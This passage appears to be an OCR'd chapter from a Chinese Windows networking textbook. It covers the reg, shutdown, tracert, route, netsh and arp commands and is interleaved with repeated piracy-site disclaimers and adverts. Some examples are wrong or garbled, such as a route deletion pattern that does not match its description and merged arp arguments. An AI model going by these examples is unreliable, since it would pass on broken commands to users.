- keyName。指定子项的完全路径。对于远程计算机，则应在\\computername\path Tosubkey中的子项路径前包含计算机名称。忽略 computerName 会导致默认对本地计算机进行操作。以相应的子目录树开始路径。有效子目录树为 HKLM、HKCU、HKCR、HKU 及 HKCC。
- /v EntryName。指定要添加到指定子项下的项名称。
- /ve。指定添加到注册表中的项为空值。
- /t DataType。指定项值的数据类型。
- /s separator。指定用于分隔多个数据实例的字符。
- /d value。指定新注册表项的值。
- /f。不用询问信息而直接添加子项或项。

该操作不能添加子树。该版本的 Reg 在添加子项时无须请求确认。Reg add 操作的返回值有 0（成功）和 1（失败）两种。

要将一个注册表项添加到 HKLM\SOFTWARE\MyCo 中（其中的选项为值名 Data；类型 REG_BINARY；数值数据 fe340ead），则应输入 REG ADD HKLM\SOFTWARE\MyCo /v Data /t REG_BINARY /d fe340ead 命令。

要将一个多值注册表项添加到 HKLM\SOFTWARE\MyCo 中（其中的选项为值名 MRU；数据类型 REG_MULTI_SZ；数值数据 fax\0mail\0\0），则应输入 REG ADD HKLM\SOFTWARE\MyCo /v MRU /t REG_MULTI_SZ /d fax\0mail\0\0 命令。

要将一个扩展的注册表项添加到 HKLM\SOFTWARE\MyCo 中，（其中的选项为值名 Path；数据类型 REG_EXPAND_SZ；数值数据%systemroot%），则应输入 REG ADD HKLM\SOFTWARE\MyCo /v Path /t REG_EXPAND_SZ /d ^%systemroot^%命令。

2. reg compare

功能：比较指定的注册表子项或项。

语法：

```
reg compare KeyName1 KeyName2 [{/v ValueName | /ve}] [{/oa | /od | /os | on}] [/s]
```

- KeyName1。指定要比较的第一个子项的完整路径。要指定远程计算机，请包括计算机名（以 \\ComputerName\ 格式表示），并将其作为 KeyName 的一部分。省略 \\ComputerName\ 会导致默认对本地计算机的操作。KeyName 必须包括一个有效的根键。有效根键包括 HKLM、HKCU、HKCR、HKU 和 HKCC 等。如果指定了远程计算机，则有效根键是 HKLM 和 HKU。
- KeyName2。指定要比较的第二个子项的完整路径。要指定远程计算机，请包括计算机名（以\\ComputerName\格式表示），并将其作为 KeyName 的一部分。省略\\ComputerName\会导致默认对本地计算机的操作。只在 KeyName2 中指定计算机名会导致该操作使用到 KeyName1 中指定的子项的路径。KeyName 必须包括一个有效根键。有效根键包括

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



HKLM、HKCU、HKCR、HKU 和 HKCC 等。如果指定了远程计算机，则有效根键是 HKLM 和 HKU。

- /v ValueName。指定要比较的子项下的值名称。
- /ve。指定只比较值名称为 null 的项。
- /oa。指定显示所有不同点和匹配点。默认情况下，仅列出不同点。
- /od。指定仅显示不同点。这是默认操作。
- /os。指定仅显示匹配点。默认情况下，仅列出不同点。
- /on。指定不显示任何内容。默认情况下，仅列出不同点。
- /s。递归地比较所有子项和项。

要将 MyApp 项下的所有值与 SaveMyApp 项下的所有值进行比较，则可以输入 REG COMPARE HKLM\Software\MyCo\MyApp HKLM\Software\MyCo\SaveMyApp 命令。

要比较 MyCo 项下的 Version 值和 MyCo1 项下的 Version 值，请输入 REG COMPARE HKLM\Software\MyCo HKLM\Software\MyCo1 /v Version 命令。

要将计算机 ZODIAC 上 HKLM\Software\MyCo 下的所有子项和值，与当前计算机上 HKLM\Software\MyCo 下的所有子项和值进行比较，请输入 REG COMPARE \\ZODIAC\HKLM\Software\MyCo \\/s 命令。

3. reg copy

功能：将一个注册表项复制到本地或远程计算机的指定位置。

语法：

```
reg copy KeyName1 KeyName2 [/s] [/f]
```

- KeyName1。指定要复制子项的完整路径。要指定远程计算机，请包括计算机名（以\\ComputerName\格式表示），并将其作为 KeyName 的一部分。省略\\ComputerName\会导致默认对本地计算机的操作。KeyName 必须包括一个有效的根键。有效根键包括 HKLM、HKCU、HKCR、HKU 和 HKCC 等。如果指定了远程计算机，则有效根键是 HKLM 和 HKU。
- KeyName2。指定子项目的地的完整路径。要指定远程计算机，请包括计算机名（以\\ComputerName\格式表示），并将其作为 KeyName 的一部分。省略\\ComputerName\会导致默认对本地计算机的操作。KeyName 必须包括一个有效的根键。有效根键包括 HKLM、HKCU、HKCR、HKU 和 HKCC 等。如果指定了远程计算机，则有效根键是 HKLM 和 HKU。
- /s。复制指定子项下的所有子项和项。
- /f。不要求确认而直接复制子项。

在复制子项时 Reg 不请求确认。reg copy 操作的返回值有两种（0 成功，1 失败）。

要将 MyApp 项下的所有子项和值复制到 SaveMyApp 项，则可以输入 REG COPY HKLM\Software\MyCo\MyApp HKLM\Software\MyCo\SaveMyApp /s 命令。

要将计算机 ZODIAC 上 MyCo 项下的所有值，复制到当前计算机上的 MyCo1 项，则可以输

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





入 REG COPY \\ZODIAC\HKLM\Software\MyCo HKLM\Software\MyCo1 命令。

4．reg delete

功能：从注册表删除子项或项。

语法：

```
Reg delete KeyName [{/v ValueName | /ve | /va}] [/f]
```

- KeyName。指定要删除的子项或项的完整路径。要指定远程计算机，包括计算机名（以\\ComputerName\格式表示），并将其作为 KeyName 的一部分。省略\\ComputerName\会导致默认对本地计算机的操作。KeyName 必须包括一个有效根键。有效根键包括 HKLM、HKCU、HKCR、HKU 和 HKCC 等。如果指定了远程计算机，则有效根键是 HKLM 和 HKU。
- /v ValueName。删除子项下的特定项。如未指定项，则将删除子项下的所有项和子项。
- /ve。指定只可以删除为空值的项。
- /va。删除指定子项下的所有项。使用本参数不能删除指定子项下的子项。
- /f。无须请求确认而删除现有的注册表子项或项。

要删除注册表项 Timeout 及其所有子项和值，则可以输入 REG DELETE HKLM\Software\MyCo\MyApp\Timeout 命令。

要删除计算机 ZODIAC 上 HKLM\Software\MyCo 下的注册表值 MTU，则可以输入 REG DELETE \\ZODIAC\HKLM\Software\MyCo /v MTU 命令。

2.2.8 关闭远程计算机的 Shutdown 命令

如果用户希望计算机自动关闭，则可使用 Shutdown 命令。该命令允许用户关闭或重新启动本地或远程计算机。如果没有使用参数，Shutdown 将注销当前用户。


语法：

```
Shutdown[{-l|-s|-r|-a}] [-f][-m[\\computerName]] [-t xx][-c "message"] [-d[u] [p]:xx:yy]
```

- –l。注销当前用户，这是默认设置。–m computerName 优先。
- –s。关闭本地计算机。
- –r。关闭之后重新启动。
- –a。中止关闭。除–l 和 computerName 外，系统将忽略其他参数。在超时期间只可使用–a。
- –f:。强制运行要关闭的应用程序。
- –m [\\computerName]。指定要关闭的计算机。
- –txx。将用于系统关闭的定时器设置为 xx 秒。默认值是 20s。
- –c "message"。指定将在“系统关闭”窗口中的“消息”区域显示的消息。最多可使用 127 个字符，引号中必须包含消息。
- –d [u] [p]:xx:yy。列出系统关闭的原因代码；U 代表指定用户代码；P 代表指定已计划的关闭代码；xx 代表指定主要原因代码（0～255）；yy 代表指定次要原因代码。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



使用 Shutdown 命令可以关闭本地和远程计算机，下面通过几个实例来介绍此命令的具体使用方法。

（1）若想要注销本地计算机用户，则应输入 shutdown –l 命令。

（2）若想要关闭本地计算机，则应输入 shutdown -s 命令，默认时间期限是半分钟。

（3）若想要重新启动计算机，则应输入 shutdown -r 命令。

（4）若想让 Windows XP 系统在 1 小时后自动关机，则应输入 shutdown –s –t 3600 命令。对照上述参数，此命令意为 3600 秒之后关闭本地计算机，命令运行后，即可弹出一个“系统关机”对话框，如图 2-37 所示。如果在这段时间之内又后悔了，还可以在命令提示符下输入 shutdown –a 命令来撤销本次关机任务。

（5）如果想要远程关机，则应在命令提示符下输入 shutdown –i 命令，即可弹出“远程关机”对话框，如图 2-38 所示。单击“添加”按钮，在其中输入想要远程关闭计算机的名称之后，单击“确定”按钮，即可执行远程关机操作。如果要取消该次远程关机操作，可以在计算机命令提示符下输入 shutdown -a -m\\计算机命令。




图 2-37 “系统关机”对话框




图 2-38 “远程关机对话框”对话框

> **注意** 一旦指定了主要和次要原因代码，用户必须首先为计划使用某种特定原因的每个计算机定义那些原因代码。如果目标机器上没有定义原因代码，则事件查看器无法记录正确的原因文本。

2.3 其他网络命令

任何一个网络管理员，都必须掌握网络管理构成中经常用到的一些管理命令和工具。网络管理是任何一个网络得以正常运行的保障，依据规模大小、重要性和复杂程度不同，网络管理的重要性也会有所差异，同时对网络管理人员的技术水平要求也会有所不同。但任何一个网络

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





管理员，都必须掌握网络管理构成中经常用到的一些管理命令和工具。

2.3.1 Tracert 命令

Tracert（跟踪路由）是路由跟踪实用程序，用于确定 IP 数据报访问目标所采取的路径。Tracert 命令用 IP 生存时间（TTL）字段和 ICMP 错误消息，来确定从一个主机到网络上其他主机的路由。

命令格式：

```
Tracert [-d] [-h MaximumHops] [-j Hostlist] [-w Timeout] [TargetName]
```

- /d。防止 tracert 试图将中间路由器的 IP 地址解析为它们的名称。这样可加速显示 tracert 的结果。
- –h MaximumHops。在搜索目标（目的）路径中指定跃点最大数。默认值为 30 个跃点。
- –j HostList。指定“回响请求”消息对于在主机列表中指定的中间目标集使用 IP 报头中的“松散源路由”选项。可以由一个或多个具有松散源路由的路由器分隔连续中间的目的地。主机列表中的地址或名称的最大数为 9。主机列表是一系列由空格分开的 IP 地址（用带点的十进制符号表示）。
- –w Timeout。指定等待“ICMP 已超时”或“回响答复”消息（对应于要接收的给定回响请求消息）的时间（以毫秒为单位）。如果超时时间内未收到消息，则显示一个星号（*）。默认的超时时间为 4000（4s）。
- TargetName。指定目标，可以是 IP 地址或主机名。

Tracert 诊断工具通过向目标发送具有变化的“生存时间（TTL）”值的“ICMP 回响请求”消息，来确定到达目标的路径。要求路径上每个路由器在转发数据包之前，至少将 IP 数据包中的 TTL 递减 1。这样，TTL 就成为最大链路计数器，数据包上的 TTL 到达 0 时，路由器应将“ICMP 已超时”的消息发送回源计算机。

Tracert 发送 TTL 为 1 的第一条“回响请求”消息，并在随后的每次发送过程将 TTL 递增 1，直到目标响应或跃点达到最大值，从而确定路径。在默认情况下，跃点的最大数量是 30，可使用–h 参数指定。

检查中间路由器返回的“ICMP 超时”消息，与目标返回的“回显答复”消息可确定路径。但某些路由器不会为其 TTL 值已过期的数据包返回“已超时”消息，而且这些路由器对于 Tracert 命令不可见。在这种情况下，将为该跃点显示一行星号（*）。

要跟踪路径并为路径中的每个路由器、链路提供网络延迟和数据包丢失信息，请使用 pathping 命令。只有当“Internet 协议（TCP/IP）”协议在“网络连接”中安装为网络适配器属性的组件时，该 Tracert 命令才可用。

如果要想追踪到腾讯网（www.qq.com）的路由，证明局域网络和 Internet 连接是否正常，则应输入命令 tracert www.qq.com，命令执行完成后的结果如图 2-39 所示。从运行结果可知，局域网可以正常连接至 Internet，实现对腾讯网的访问。同时，可以显示该链路中所有经过的路由器设备的 IP 地址。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



若想要追踪到清华大学（www.tsinghua.edu.cn）路由，判断故障所在，应在命令提示符下输入 tracert　www.tsinghua.edu.cn 命令，命令执行后的结果如图 2-40 所示。




图 2-39　追踪到腾讯网路由




图 2-40　追踪到清华大学路由

2.3.2　Route 命令

Route 命令的作用是手动配置路由表，在本地 IP 路由表中显示和修改条目。它是网络管理工作中应用较多的工具，使用不带参数的 Route 命令可以显示其帮助信息。

命令格式：

```
Route [-f] [-p] [Command[Destination] [mask  Netmask] [Gateway] [metric Metric] [if Interface]]
```

- –f。清除所有不是主路由（子网掩码为 255.255.255.255 的路由）、环回网络路由（目标为 127.0.0.0，子网掩码为 255.255.255.0 的路由）或多播路由（目标为 224.0.0.0，子网掩码为 240.0.0.0 的路由）的条目的路由表。如果它与命令之一（如 add、change 或 delete）结合使用，路由表会在运行命令之前清除。
- –p 。与 add 命令共同使用时，指定路由被添加到注册表并在启动 TCP/IP 协议时初始化 IP 路由表。默认情况下，启动 TCP/IP 协议时不会保存添加的路由。与 print 命令一起使用时，则显示永久路由列表。所有其他命令都忽略此参数。永久路由存储在注册位置是 HKLM\\ SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\PersistentRoutes。
- Command 。指定要运行的命令。下边列出了有效的命令。
- Add。添加路由。
- Change。更改现存路由。
- Delete。删除路由。
- Print。打印路由。
- Destination。指定路由的网络目标地址。目标地址可以是一个 IP 网络地址（其中将网络地址的主机地址位设置为 0），对于主机路由是 IP 地址，对于默认路由是 0.0.0.0。
- mask subnetmask。指定与网络目标地址相关联的网掩码（又称之为子网掩码）。子网掩码对于 IP 网络地址可以是一个适当的子网掩码，对于主机路由是 255.255.255.255，对于默认路由是 0.0.0.0。如果忽略，则使用子网掩码 255.255.255.255。定义路由时由于目

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

标地址和子网掩码之间的关系，目标地址不能比它对应的子网掩码更为详细。换句话说，如果子网掩码的一位是 0，则目标地址中的对应位就不能设置为 1。

- Gateway 。指定超过由网络目标和子网掩码定义的可达到的地址集的前一个或下一个跃点 IP 地址。对于本地连接的子网路由，网关地址是分配给连接子网接口的 IP 地址。对于要经过一个或多个路由器才可用到的远程路由，网关地址是一个分配给相邻路由器的、可直接达到的 IP 地址。
- metric　Metric。为路由指定所需跃点数的整数值（范围是 1 ~ 9999），它用来在路由表里的多个路由中选择与转发包中的目标地址最为匹配的路由。所选的路由具有最少的跃点数。跃点数能够反映跃点的数量、路径的速度、路径可靠性、路径吞吐量和管理属性。
- If　Interface 。指定目标可以到达的接口的接口索引。使用 route print 命令可以显示接口及其对应接口索引的列表。对于接口索引可以使用十进制或十六进制的值。对于十六进制值，要在十六进制数的前面加上 0x。忽略 if 参数时，接口由网关地址确定。

如果是 print 或 delete 命令，可以忽略 Gateway 参数，使用通配符来表示目标和网关。Destination 的值可以是由星号（*）指定的通配符。如果指定目标含有一个星号（*）或问号（?），它被看做是通配符，只打印或删除匹配的目标路由。星号代表任意一字符序列，问号代表任一字符。例如，10.*.1, 192.168.*、127.* 和 *224* 都是星号通配符的有效使用。只有当网际协议（TCP/IP）协议在网络连接中安装为网络适配器属性的组件时，该命令才可用。

如果要显示路由表中的当前项目，则应在命令提示符下输入 Route　print 命令，执行结果显示如图 2-41 所示。由于用 IP 地址配置了网卡，因此，所有这些项目都是自动添加的。

如果想要显示 IP 路由表中以 192 开始的路由，则应在命令提示符下输入 Route print 192.* 命令，运行结果显示如图 2-42 所示。




图 2-41　显示路由表中的当前项目




图 2-42　显示路由表中以 192 开始的路由

如果想要删除目标为 192.168.0.0、子网掩码为 255.255.0.0 的路由，则应输入 route delete 192.168.0.0 mask 255.255.0.0 命令。

如果想要删除 IP 路由表中以 10 开始的所有路由，则应输入 route delete 192.*命令。

2.3.3　Netsh 命令

Netsh 是本地或远程计算 Windows 2000 网络组件的命令行和脚本实用程序。为了存档或配

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



置其他服务器，Netsh 实用程序也可将配置脚本保存在文本文件中。Netsh 实用程序是一个外壳，通过附加的“Netsh 帮助 DLL”可支持多个 Windows 2000 组件。

有两种方式可以运行 Netsh 命令，具体的介绍如下。

1. 从 cmd.exe 命令提示符运行 netsh 命令

从 cmd.exe 命令提示符可以运行 netsh 命令。若想在远程 Windows2000/2003 Server 上运行这些 netsh 命令，必须先使用“远程桌面连接”连接到运行终端服务器的 Windows 2000/2003 Server，Windows 2000 和 Windows Server 2003 中的 Netsh 上下文命令间存在一些功能上的差异。

Netsh 是一个命令行脚本实用程序，可让用户从本地或远程显示或修改当前运行的计算机的网络配置。使用不带参数的 netsh 可以打开 netsh.exe 命令提示符（即 netsh>）。

命令格式：

```
Netsh [-a aliasfile] [-c context] [-r remotecomputer] [{netshcommand|-f scriptfile}]
```

- –a。运行 aliasfile 后返回到 Netsh 提示符。
- Aliasfile。指定包含一个或多个 Netsh 命令的文本文件的名称。
- –c。更改到指定的 Netsh 上下文。
- Context。指定 netsh 上下文。
- –r。配置远程计算机。
- RemoteComputer。指定要配置的远程计算机。
- NetshCommand。指定要运行的 Netsh 命令。
- –f。运行脚本后退出 netsh.exe。
- scriptFile。指定要运行的脚本。

如果指定–r 后跟另一个命令，则 Netsh 将在远程计算机上执行该命令，再返回到 cmd.exe 命令提示符。如果指定–r 后不跟其他命令，则 Netsh 将以远程模式打开。该过程类似于在 Netsh 命令提示符下使用 set machine 命令。使用–r 时，仅为 Netsh 的当前示例设置目标计算机。在退出并重新输入 Netsh 之后，目标计算机将被重置为本地计算机。可通过指定存储在 WINS 中的计算机名称、UNC 名称，以及一个由 DNS 服务器解析的 Internet 名或数字 IP 地址，在远程计算机上运行 Netsh 命令。

2. 从 netsh.exe 命令提示符运行 Netsh 命令

用户可以从 netsh.exe 命令提示符（即 netsh>）运行这些命令。常见的命令的含义如下。

- ..。到上一级的上下文。
- abort。脱机模式下进行的所有更改。Abort 在联机模式中不起作用。
- add helper。装入 Netsh 中的帮助程序 DLL。
- alias。加由用户定义的字符串组成的别名，Netsh 将用户定义的字符串与其他字符串同等处理。使用没有参数的 alias 可以显示所有可用的别名。
- bye。退出 netsh.exe 命令窗口。
- commit。将脱机模式下所做的全部更改提交到路由器。Commit 在联机模式下无效。
- delete helper。Netsh 命令中删除帮助程序 DLL.

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/kubao_blog 官方客服 QQ：4020353

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

- dump。创建一个包含当前配置的脚本。如果将该脚本保存到文件中，则可使用该文件恢复已更改的配置设置。
- exec。装载脚本文件并执行其中的命令。
- exit。退出 netsh.exe 命令，返回至 CMD 命令行提示符。
- popd。与 pushd 一起使用时，popd 使用户能够更改上下文，在新的上下文中运行命令，再返回到先前的上下文。

（1）Netsh 命令设置了两个脚本 netsh 别名（shaddr 和 shp），在退出 InterfaceIP 上下文时，在 netsh 命令提示符下可输入 alias shaddr show interface ip addr 命令和 Alias shp helpers 命令，执行结果如图 2-43 所示。当以后再在 netsh 命令提示符下输入 shaddr 命令时，netsh.exe 会将其解释为命令 show interface ip addr。如果在 netsh 命令提示符下输入 shp 命令，则 netsh.exe 会将其解释为命令 show helpers。如果想要退出 netsh.exe 返回至 CMD 命令行提示符，则可输入 exit 命令，执行结果如图 2-44 所示。




图 2-43　设置别名窗口




图 2-44　退出 netsh.exe 窗口

（2）强制卸载 TCP/IP 协议。

对于很多网络故障而言，卸载并重新安装 TCP/IP 协议是一种非常有效的解决办法，此时可借助 Windows XP 系统的 netsh 命令，将 TCP/IP 协议的工作状态恢复到操作系统安装时的原始状态，也相当于把当前的 TCP/IP 协议卸载掉，并重新安装新的 TCP/IP 协议。

在命令提示符窗口中输入 netsh 命令之后，再输入 int ip reset new.txt 命令，即可自动重新安装 TCP/IP 协议，并将操作的记录保存在当前目录的 new.txt 日志文件中，如图 2-45 所示。再重新打开 TCP/IP 协议的属性设置窗口之后，检查其中的各项网络参数，查看是否已经被恢复到原始状态，并对 TCP/IP 协议的各项参数进行重新设置。




图 2-45　重新安装 TCP/IP 协议

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



2.3.4 Arp 命令

按照缺省设置，Arp 高速缓存中的项目是动态的，每当发送一个指定地点的数据报且高速缓存中不存在当前项目时，Arp 便会自动添加该项目。一旦高速缓存的项目被输入，就已经开始走向失效状态。因此，如果 Arp 高速缓存中的项目很少或根本没有，请通过另一台计算机或路由器的 Ping 命令添加。需要通过 arp 命令查看高速缓存中的内容时，最好先 Ping 此台计算机。

命令格式：

```
arp[-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [-d InetAddr [IfaceAddr]]
[-s InetAddr EtherAddr [IfaceAddr]]
```

- –a[InetAddr] [–N IfaceAddr]。显示所有接口的当前 ARP 缓存表。要显示特定 IP 地址的 ARP 缓存项，请使用带有 InetAddr 参数的 arp -a，此处的 InetAddr 代表 IP 地址。如果未指定 InetAddr，则使用第一个适用的接口。要显示特定接口的 Arp 缓存表，请将–N IfaceAddr 参数与–a 参数一起使用，此处的 IfaceAddr 代表指派给该接口 IP 地址。–N 参数区分大小写。
- –g[InetAddr] [–N IfaceAddr]。与–a 相同。
- –d InetAddr [IfaceAddr]。删除指定的 IP 地址项，此处的 InetAddr 代表 IP 地址。对于指定的接口，要删除表中的某项，请使用 IfaceAddr 参数，此处的 IfaceAddr 代表指派给该接口的 IP 地址。要删除所有项，请使用星号（*）通配符代替 InetAddr。
- –s InetAddr EtherAddr [IfaceAddr]。向 ARP 缓存添加可将 IP 地址 InetAddr 解析成物理地址 EtherAddr 的静态项。要向指定接口的表添加静态 Arp 缓存项，请使用 IfaceAddr 参数，此处的 IfaceAddr 代表指派给该接口的 IP 地址。

如果想要显示所有接口的 Arp 缓存表，则应输入 arp -a 命令，运行结果如图 2-46 所示。如果想要添加将 IP 地址 192.168.0.0 解析成物理地址 00-AA-00-4F-2A-9C 的静态 ARP 缓存项，则应输入 arp –s 192.168.0.0-AA-00-4F-2A-9C 命令，运行结果如图 2-47 所示。

